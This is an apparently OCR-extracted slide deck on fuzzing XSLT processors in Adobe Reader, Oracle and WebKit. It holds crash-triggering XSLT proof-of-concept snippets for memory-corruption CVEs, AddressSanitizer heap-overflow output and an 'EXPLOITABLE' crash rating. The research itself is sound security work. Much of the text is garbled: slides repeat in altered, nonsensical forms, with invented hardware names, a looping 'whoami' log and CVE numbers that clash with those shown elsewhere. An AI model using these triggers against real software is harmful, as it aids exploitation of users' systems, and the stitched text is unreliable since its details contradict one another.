
- Setup [ ... ]
- Adobe Reader vs Address Sanitizer [ ... ]
- Findings [ ... ]



Setup

# Mutation-Based Fuzzing

# Workflow



# How to trigger execution of XSLT code on Oracle?

```
select xmltype('<foo/>')
       .transform(
           xmltype(q'{XSLT}')
       )
from dual;
```

# Protips

## Good samples

**official test suites**

**+**

**bug-trackers**

**+**

**triggers for  
specific features**

**+**

**previous crashes**

## Mutation

**radamsa is  
awesome!**

**@mozdeco,  
please release  
LangFuzz!**

# Hardware

**Dev** On a VM at home

**Prod** 1 x EC2 "c1.medium"



# Setup

Mutation-Based Fuzzing

Workflow

How to trigger execution of SSF code on Docker

```
select version() as ver;
--(usefull)
--(exploit)
--(or)
--(from db);
```

Protips

Good samples: **Nullion**

Hardware

Dev: On a VM at home

Prod: i4602 "Lanixium"

# Adobe Reader vs Address Sanitizer

Clang 10 (Number 10, 100)

Are they kidding?

# Findings

Crash

Funny error

Information leak

Arbitrary read

Heap corruption

Heap overflow

And many more!

# **Adobe Reader vs Address Sanitizer**

<http://partners.adobe.com/public/developer/opensource/>

### Sablotron XSLT processor

In some products, Adobe uses a modified version of the open source code known as the Sablotron XSLT processor, created by the Ginger Alliance Ltd. The Sablotron source code is subject to the Mozilla Public License Version 1.1 (the License). You may obtain a copy of the License on the [Mozilla website](#) or in the download files. In compliance with the requirements of the License, Adobe Systems Incorporated makes the modified version of the source code available for download. The original version of the Sablotron source code, version 0.95 of June 24, 2002, is included for comparison.

Download files [original](#) (1.0 MB) (06/2002)

Download files [modified](#) (301 KB) (4/2003)

Download files [modified](#) (297 KB) (11/2003)

Download files [modified](#) (358 KB) (11/2004)



10 years  
old!



# ChangeLog

## (November 16, 2004)

- eliminated all write accesses to constant strings
- eliminated the creation of unterminated strings
- eliminated all potential **buffer overruns**
- eliminated all known potential floating-point and **integer overflows**
- replaced some hard-coded constants [...]
- eliminated all newly discovered **memory leaks**

**Are they kidding?**

ERROR: AddressSanitizer **heap-buffer-overflow** on address **0x7f48a1289788**  
at pc 0x7f48a29da80c bp 0x7fffdccb2090 sp 0x7fffdccb2088  
**WRITE of size 4** at **0x7f48a1289788** thread T0

```
#0 000000000000f880c <utf8ToUtf16(wchar_t*, char const*)+0x11c>:  
    thislen = 2;  
    };  
    dest += thislen;  
    len += thislen;  
}  
*dest = 0;  
f880c:44 89 ea      mov    %r13d,%edx
```

**0x7f48a1289788** is located 0 bytes to the right of 8-byte region  
[0x7f48a1289780,**0x7f48a1289788**) allocated by [...]

INSTRUCTION\_ADDRESS: 00401000  
INSTRUCTION\_STACK\_FRAME: -1  
DESCRIPTION: Data Execution Prevention Violation  
SHORT\_DESCRIPTION: DEP Violation  
CLASSIFICATION: EXPLOITABLE  
BUG\_TITLE: Exploitable - Data Execution Prevention Violation s  
EXPLANATION: User mode DEP access violations are exploitable.

# Setup

Mutation-Based Fuzzing

Workflow

How to trigger execution of JSI code on Docker

```
select version() as ver;
execute('select @@version');
-- from dbtc;
```

Protips

Good samples: Mutation

Hardware

Dev On a VM at home

Prod 1 x GC 'L'evolution'

# Adobe Reader vs Address Sanitizer

Cloned by (Number 34, 3am)

Are they kidding?

# Findings

Crash

Funny error

Information leak CVE-2013-2072

Arbitrary read CVE-2013-2405

Heap corruption CVE-2013-3973

Heap overflow CVE-2013-3051

And many more!

Test your skills at the FunCti0n @sec!



# Findings

## Classic implementation errors :

- **stack-based overflow w/ long strings**
- **encoding hell (UTF-8, ...)**

### Misc:

- **parsing errors**
- **uninitialized variables**

## Type confusion errors:

- **very common (libxslt, Sablotron, ...)**
- **leads to **interesting** behavior**



# Crash

```
<xsl:template match="key('mykey', " />
```



# Funny error

```
<xsl:template match="/">
```

```
  <xsl:for-each select="document()">
```

```
    <xsl:attribute/>
```

```
  </xsl:for-each>
```

```
</xsl:template>
```

```
XML Location: NodeName:  
<#document> In line 1 of  
ncounteredinvalid memory  
callbackIn line ~1u of ~2s:In  
line ~1u of ~2s [parameter  
entity ~3S]:In line ~1u of ~2s  
[general entity ~3S]:Unicode  
data alignment errorwrong node  
typecontext is not clean: [...]
```



# Information leak

CVE-2012-3972

```
<xsl:value-of select=  
    "format-number(SMALL_NUMBER, '#')"  
/>
```



WebKit

# Arbitrary read

## CVE-2012-2825

```
<!DOCTYPE whatever [  
  <!ATTLIST magic blabla CDATA "anything">  
  <!ENTITY foobar "zzzzzzzzzAAAzzzzzzzzz">  
>  
<magic xmlns:xsl="1.0" xmlns:xsl="["...]" />
```



WebKit

# Heap corruption

## CVE-2012-2871

```
<xsl:template match="*">  
  <xsl:for-each select="namespace::*">  
    <xsl:apply-templates/>  
  </xsl:for-each>  
</xsl:template>
```





# Heap overflow

CVE-2012-1525

```
<xsl:attribute name="#xE004D;" />
```





**And many more!**



# Setup

Mutation-Based Fuzzing

Workflow

How to trigger execution of JS code on a device?

```
select viewport["back"]
useDevice()
viewport["back"]
}
from dev;
```

Protips

Good samples: Mutation

Hardware

Dev On a VM at home

Prod i4862 "LionelLin"

# Adobe Reader vs Address Sanitizer

Cloned OS (Number 34, 3am)

Are they kidding?

# Findings

Crash

Funny error

Information leak

Arbitrary read

Heap corruption

Heap overflow

And many more!

Test your skills at the **FunCity** event!

# WHOAMI

```

INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0
INFO: Whoami (whoami) 1.0.0

```



# XML


```

<?xml version="1.0" encoding="UTF-8"?>
<root>
  <name>The Cactus</name>
</root>

```

# OUTRO

Blacklists are evil!  
Big attack surface!  
Nice research area!



# XSLT

```

<?xml version="1.0" encoding="UTF-8"?>
<root>
  <name>The Cactus</name>
</root>

```

# BLACKLISTS

PDF to XDP [ ... ]

XDP vs ClamAV [ ... ]

Other tricks [ ... ]

# XSLT FEATURES

Info leak [ ... ]

Write access [ ... ]

Code execution [ ... ]

# XSLT FUZZING

Setup [ ... ]

Adobe Reader vs Address Sanitizer [ ... ]

Findings [ ... ]

# Blacklists are evil!

Do NOT parse XML with text-oriented tools

# Big attack surface!

Parser (DoS), Grammar (XXE), Code (XSLT), ...

# Nice research area!

Thanks to @hillbrad, @0x6D6172696F, @d0znpp,  
@mihi42, @websterprodigy, @webpentest, @sh2kerr, ...

**That's why  
I love  
XML hacking!**



**Nicolas Grégoire**

**@Agarri\_FR**

[www.zer0nights.org](http://www.zer0nights.org)